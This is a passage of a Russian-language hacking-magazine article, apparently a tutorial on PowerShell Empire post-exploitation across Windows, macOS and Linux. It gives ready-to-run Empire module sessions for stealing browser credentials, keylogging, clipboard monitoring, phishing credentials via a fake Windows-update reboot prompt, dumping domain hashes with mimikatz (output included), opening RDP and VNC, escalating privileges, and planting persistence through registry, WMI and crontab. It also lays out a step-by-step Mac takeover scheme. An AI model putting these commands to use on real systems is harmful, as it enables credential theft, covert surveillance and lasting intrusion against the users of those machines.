- collection/SharpChromium.

Запустим модуль командой `run` или `execute`. При этом Empire сообщает, что использование данного модуля нарушает правила скрытности, и спрашивает, хотим ли мы продолжить.

```
(Empire: ag1) > usemodule collection/SharpChromium
(Empire: powershell/collection/SharpChromium) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked SMHL97TZ to run TASK_CMD_JOB
[*] Agent SMHL97TZ tasked with task ID 23
[*] Tasked agent ag1 to run module powershell/collection/SharpChromium
(Empire: powershell/collection/SharpChromium) >
Job started: MFZ8G3
```

Использование модуля SharpChromium

В результате мы получаем все куки, историю запросов и сохраненные учетные данные.

```
Url        : https://www.google.com/search?q=xakep.ru&rlz=1C1GCEU_ruRU903&oq
             =%D1%87%D1%84%D0%BB%D1%83%D0%B7&aqs=chrome.1.69i57j0.1896j0j7&s
             ourceid=chrome&ie=UTF-8
Title      : xakep.ru - Поиск в Google
VisitCount : 2

Url      : https://accounts.google.com/signin/v2/challenge/password/empty
Username : random
Password : TESTpassword

Url      : https://xakep.ru/wp-login.php
Username : test
Password : TESTpassword
```

История запросов и сохраненные учетные данные

Следующие интересные возможности — искать файлы с помощью модуля `collection/file_finder` и получить дамп нужного процесса с помощью модуля `collection/minidump`. А для отслеживания вводимой пользователем информации можно легко активировать кейлоггер — `collection/keylogger`. Для примера откроем блокнот и напишем слово `test` — это действие будет зафиксировано Empire.

```
(Empire: ag1) > usemodule collection/keylogger
(Empire: powershell/collection/keylogger) > run
[*] Tasked SMHL97TZ to run TASK_CMD_JOB
[*] Agent SMHL97TZ tasked with task ID 24
[*] Tasked agent ag1 to run module powershell/collection/keylogger
(Empire: powershell/collection/keylogger) >
Host connected to domain.dom

Job started: 51X9FA

Новый текстовый документ — Блокнот - 25.05.2020:15:35:07:07

t
e
s
t
```

Работа кейлоггера

С помощью `collection/clipboard_monitor` мы отслеживаем, что попадает в буфер обмена.

```
(Empire: ag1) > usemodule collection/keylogger
(Empire: powershell/collection/keylogger) > run
[*] Tasked SMHL97TZ to run TASK_CMD_JOB
[*] Agent SMHL97TZ tasked with task ID 24
(Empire: ag1) > usemodule collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) > run
[*] Tasked SMHL97TZ to run TASK_CMD_JOB
[*] Agent SMHL97TZ tasked with task ID 25
[*] Tasked agent ag1 to run module powershell/collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) >
Job started: ALFBK3

== Get-ClipboardContents Starting at 25.05.2020:15:46:41:65 ==

[Ctrl]
[Enter]
[Ctrl]


== 25.05.2020:15:46:58:14 ==

test keylogger
```


Мониторинг буфера обмена

Наконец, самые замечательные функции этого раздела связаны с фишингом. Когда нам необходимо получить пароль и все потенциальные точки входа не прошли проверку, можно «попросить» у пользователя его учетные данные! Сделать это помогают модули `collection/prompt` или `collection/toasted`. Я приведу пример использования `toasted`: на экране юзера выводится уведомление (можно придумать какие угодно условия, но мы используем перезагрузку, так как никто не захочет прерывать работу с документами), на которое он реагирует. Независимо от его выбора появится окно авторизации, учетные данные из которого мы и получим.

```
usemodule collection/toasted
set ToastTitle "Ваш сеанс работы будет прекращен"
set ToastMessage "Система будет перезагружена через 5 минут. Хотите ли вы отложить перезагрузку?"
set Application "Служба обновлений Windows"
set CredBoxTitle "Вы уверены, что хотите перезагрузить ваш ПК?"
set CredBoxMessage "Для выполнения данного действия требуется аутентификация"
run
```



Всплывающее уведомление о перезагрузке ПК



Окно авторизации

```
(Empire: ag1) > usemodule collection/toasted
(Empire: powershell/collection/toasted) > set ToastTitle "Ваш сеанс работы будет прекращен"
(Empire: powershell/collection/toasted) > set ToastMessage "Система будет перезагружена через 5 минут. Хотите ли вы отложить перезагрузку?"
(Empire: powershell/collection/toasted) > set Application "Служба обновлений Windows"
(Empire: powershell/collection/toasted) > set CredBoxTitle "Вы уверены, что хотите перезагрузить ваш ПК?"
(Empire: powershell/collection/toasted) > set CredBoxMessage "Для выполнения данного действия требуется аутентификация"
(Empire: powershell/collection/toasted) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked SMHL97TZ to run TASK_CMD_WAIT
[*] Agent SMHL97TZ tasked with task ID 32
[*] Tasked agent ag1 to run module powershell/collection/toasted
(Empire: powershell/collection/toasted) >
[+] Phished credentials: DOMAIN/root !Q@W3e4r
```

Полученные логин и пароль пользователя

При этом у данных модулей есть параметр `VerifyCreds`, установив который в `True` мы обяжем Empire проверить эти учетные данные на подлинность, перед тем как показать их нам. Если пользователь ввел некорректные учетные данные или просто опечатался, Empire запросит их снова.

Раздел credentials

Об этом разделе рассказывать особо нечего. Он представляет собой полностью реализованное на PowerShell и вставленное в Empire программное обеспечение mimikatz.

```
(Empire: ag1) > usemodule credentials/mimikatz/
cache*    command   dcsync_hashdump   golden_ticket   logonpasswords*   mimitokens*   purge   silver_ticket
certs*    dcsync    extract_tickets   keys*           lsadump*          pth*          sam*    trust_keys*
```

Список модулей mimikatz

Использовать этот инструмент проще простого, поэтому переходим к следующему разделу.

```
(Empire: ag1) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > run
[*] Tasked SMHL97TZ to run TASK_CMD_JOB
[*] Agent SMHL97TZ tasked with task ID 34
[*] Tasked agent ag1 to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: S5KEHU

Администратор:500:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
Гость:501:NONE:::
DefaultAccount:503:NONE:::
root:1000:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08f5bf2e292d77d8e460d3926a0d90de:::
notroot:1104:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
userSD:1118:aad3b435b51404eeaad3b435b51404ee:a5d0cc1b4b4eb83dd9cd57baf0d0d469:::
DCUser:1119:aad3b435b51404eeaad3b435b51404ee:7d909277c8d69995d44cc7418f174bb4:::
DSRMuser:1121:aad3b435b51404eeaad3b435b51404ee:1d07ec8f0dafbe1e06e2f24758a47ad1:::
```

Использование mimikatz hashdump


Продолжение статьи →

ПУТЕВОДИТЕЛЬ ПО «ИМПЕРИИ»


РАЗБИРАЕМСЯ С ФРЕЙМВОРКОМ POWERSHELL EMPIRE ОТ УСТАНОВКИ ДО ЗАКРЕПЛЕНИЯ В СИСТЕМЕ

Раздел management


В этом разделе есть несколько крутых фишек. Первая из них — это легкое включение и отключение RDP для пользователя. Для этого применяются модули `management/enable_rdp` и `management/disable_rdp`. Да, Empire снова предупреждает, что это палевно!




Включение RDP



Успешное подключение к RDP




Отключение RDP



Неудачное подключение к RDP


В Empire также встроен инструмент EmailRaider, предназначенный для просмотра и отправки фишинговых писем с помощью собственного клиента Outlook от имени пользователя. На самом деле из большого списка довольно мощных модулей `management/mailraider/` мы пользуемся только одним, который отвечает за отправку писем, — `management/mailraider/send_mail`.




Параметры модуля send_mail

С использованием этого инструмента мы заполняем текст сообщения и делаем рассылку. Как правило, получив письмо от известного отправителя или другого сотрудника компании, жертва охотнее запустит файл (пусть и подозрительный) или перейдет по ссылкам.

И последний модуль, который используется для наблюдения, — `management/vnc`. Запустим у себя VNC-прослушиватель (я использую Remmina) и выполним обратное подключение.




Запуск VNC-бэкконнекта




VNC-клиент Remmina

Раздел privesc

Раздел с повышением привилегий полезен только для ограниченного круга быстрых проверок, а также из-за модуля `privesc/getsystem`, который позволяет перейти в контекст SYSTEM. В Empire встроены два известных скрипта: `privesc/sherlock`, который проверит наличие в атакуемой системе CVE-уязвимостей, и модуль `privesc/powerup/allchecks` — он поищет пути повышения привилегий (к примеру, подменить файл службы).



Пример запуска модуля allchecks




Пример запуска модуля sherlock

Раздел situational_awareness


Это очень полезный раздел, с которого обычно и стоит начинать эксплуатацию. Отметим два важных модуля — `situational_awareness/host/antivirusproduct` и `situational_awareness/host/applockerstatus`. Первый предоставляет информацию об используемых на атакуемом хосте антивирусах, второй дает сведения об AppLocker.

Благодаря модулю `situational_awareness/host/computerdetails` мы можем посмотреть события **4648** (RDP) и **4624** (входы в систему) из журнала событий, а также журналы `AppLocker`, запуск PSScripts и сохраненные сеансы RDP.




Пример запуска модуля computerdetails

Очень часто приходится сканировать SPN в сети, и в этом очень помогает модуль `situational_awareness/network/get_spn`. Похожим образом модули `situational_awareness/network/powerview/get_domain_trust` и `situational_awareness/network/powerview/map_domain_trust` облегчают задачу поиска трастов, так как позволяют рекурсивно перечислять все достижимые доверительные отношения домена с текущей позиции в сети. Но круче всего (по моему мнению) в этом разделе модуль `situational_awareness/network/bloodhound3`.



Запуск BloodHound из Empire



Загрузка результата BloodHound с удаленного хоста


С помощью этого средства мы загружаем полученные от BloodHound файлы и можем их анализировать на своей локальной машине.

Раздел persistence

Первым делом упомяну о некоторых методах персистентности, которые были описаны здесь, а именно:


- SID History — реализован в модуле `persistence/misc/add_sid_history`;
- SSP — реализован в модуле `persistence/misc/memssp`;
- Skeleton Key — реализован в модуле `persistence/misc/skeleton_key`.

Но перечисленные методы — это пользовательская персистентность. Она нам понадобится, когда пользователь выключит или перезагрузит компьютер, чтобы мы смогли войти и снова запустить сеанс Empire. Но чтобы избежать подобного неудобства, в Empire есть и свои модули персистентности сеанса. Мы используем один из двух модулей: `persistence/elevated/registry` или `persistence/elevated/wmi`, разница только в том, что первый основан на закреплении через реестр, а второй через WMI.



Закрепляемся через реестр, используя модуль persistence/elevated/registry

Empire сообщает, что мы успешно закрепились. Для примера посмотрим список агентов и перезагрузим систему. После включения ПК у нас появился новый агент!




После перезагрузки в списке появился новый агент

С Windows все, а теперь давай посмотрим, что мы можем получить от Empire при эксплуатации других систем.

ЭКСПЛУАТАЦИЯ И ПОСТЭКСПЛУАТАЦИЯ MACOS С EMPIRE


Базовые модули агента macOS схожи с базовыми модулями агента Windows, но есть отличие: вместо PowerShell используется Python. Таким образом, вместо модуля `scriptimport` присутствует модуль `pythonscript`. Также имеется модуль `loadpymodule` для загрузки целых программ. Загружаемый файл должен представлять собой ZIP-архив, содержащий скрипты, написанные на Python, или пакеты. Обязательно должен присутствовать файл `__init__.py`.

Арсенал самих модулей для macOS куда скромнее, если сравнивать с Windows. Так, модуль `collection/osx/browser_dump` способен извлечь историю запросов браузера, но не покажет куки и пароли. А модули для отслеживания ввода пользователя вовсе работают иначе: кейлоггер `collection/osx/keylogger` сохраняет историю на удаленной машине в файл, который нам приходится скачивать, а для того, чтобы мониторить буфер обмена с помощью модуля `collection/osx/clipboard`, нужно указать ему время работы в секундах.




Работа модуля collection/osx/keylogger

Но вот что работает безупречно — так это фишинг, а именно модуль `collection/osx/prompt`.




Использование модуля collection/osx/prompt

Среди прочего Empire позволяет запустить App Store и попросить пользователя указать пароль, который мы незамедлительно получим.



Запрос пароля пользователя



Использование модуля keylogger

Несмотря на то что я уже настраивал кейлоггер, как только был введен пароль, он отобразился в окне Empire. Как правило, схема эксплуатации Empire на Mac очень проста и успешно выполнима в 80% случаев:

1. Фишинговое письмо с нагрузкой → получение Empire-агента.
2. Использование модуля `collection/osx/prompt` → получение пароля (как правило, sudo).
3. Использование модуля `privesc/multi/sudo_spawn` для получения агента в контексте sudo.
4. Закрепление в системе с использованием модуля `persistence/osx/loginhook`.

Сложилось мнение, что на маках в основном обрабатывают информацию и готовят отчеты. Поэтому единственное, для чего его стоит захватывать, — это наблюдение за пользователем. Вся описанная выше атака занимает по времени не больше 10–15 минут. Даже если пользователь не хочет вводить пароль, на третий-четвертый раз он смирится и все равно его наберет.

Имея учетные данные sudo, можно наблюдать за действиями пользователя с помощью модуля `management/osx/screen_sharing`, который обеспечит тебе VNC. В целом, повторюсь, захват мака — это легко и быстро, и, как правило, основным инструментом атакующего служит фишинг.


ЭКСПЛУАТАЦИЯ И ПОСТЭКСПЛУАТАЦИЯ LINUX С EMPIRE

Работа с базовыми модулями Empire в Linux не отличается от работы на маке. Точно так же, как и с маком, работает кейлоггер `collection/linux/keylogger`. Но в Linux-версии присутствует хороший модуль `privesc/linux/linux_priv_checker`, который собирает со всей системы информацию (и помогает искать вектор повышения привилегий). Среди собираемых данных нужно перечислить следующие:

- основная информация о системе;
- работающие процессы;
- интересные файлы;
- файлы, доступные для записи;
- логи, в которых встречается слово password;
- настройки судоера;
- версия ПО и информация о нем из баз exploit-db;
- доступные на хосте средства разработки.


Для перехода в контекст суперпользователя нам необходимо знать его пароль. Для этого можно задействовать тот же модуль, что и для мака, — `privesc/multi/sudo_spawn`. В качестве параметра нужно задать листенер и пароль sudo.

```
usemodule privesc/multi/sudo_spawn
set Password user
set Listener l1
run
```




Использование sudo_spawn для создания нового агента в контексте sudo

В результате в списке агентов Empire появляется новый агент, работающий от имени root.



Список агентов

После получения прав суперпользователя мы применяем два модуля Empire. Первый, `collection/linux/mimipenguin`, позволяет собрать служебные пароли из разных мест. Но он не идеален, поэтому для работы в этой области обычно используются другие средства. Второй модуль — это `persistence/multi/crontab`, помогающий закрепиться в системе за счет использования crontab.



Параметры модуля crontab

Этому модулю требуется указать имя файла, который будет выполняться в определенные промежутки времени. Самый простой способ — загружать тот же stager Empire.


ЗАКЛЮЧЕНИЕ

Напоследок стоит упомянуть, что для Empire существуют и автоматические сценарии, позволяющие собирать информацию в системе или распространяться по сети. Один из них — DeathStar (автоматизирует частые сценарии атак на Windows) — я уже упоминал в материале «Боковое перемещение в Active Directory».

WWW

Для тех, кто хочет получить больше информации по этой теме, я создал телеграм-канал @RalfHackerChannel. Здесь ты сможешь задать свои вопросы или ответить на вопросы других юзеров.

ЧИТАЙ И ВЫПОЛНЯЙ



aLLy
ONsec
@iamsecurity

